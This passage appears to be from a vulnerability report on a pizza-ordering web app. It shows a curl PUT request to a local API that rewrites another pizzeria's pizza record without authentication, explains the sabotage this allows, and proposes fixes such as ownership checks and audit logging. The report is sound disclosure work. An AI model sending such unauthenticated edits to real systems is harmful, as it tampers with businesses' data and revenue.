hugod@hugod-laptop:~$ curl -X PUT http://localhost:8080/api/pizzas/2   -H "Content-Type: application/json"   -d '{"name":"Margherita","ingredi
ents":"Tomato, mozzarella, basil","price":50.00,"size":"medium","pizzeriaId":2,"isAvailable":true,"photoUrl":"https://example.com/margherita.j
pg"}'
hugod@hugod-laptop:~$
```

Screenshot of the UI showing the sabotaged catalog



Impact and Mitigation Strategies

Any anonymous attacker can sabotage a competitor's catalog by altering prices, availability, ingredients, or other fields. In this scenario, raising all prices to 50.00€ makes the pizzeria commercially unattractive and can directly damage revenue and reputation.

To mitigate this vulnerability the following steps are suggested:

- Require authentication for all write operations

- Enforce ownership checks so each pizzeria can only modify its own pizzas
- Add audit logging for create/update/delete actions
- Consider soft versioning or change history for recovery from malicious edits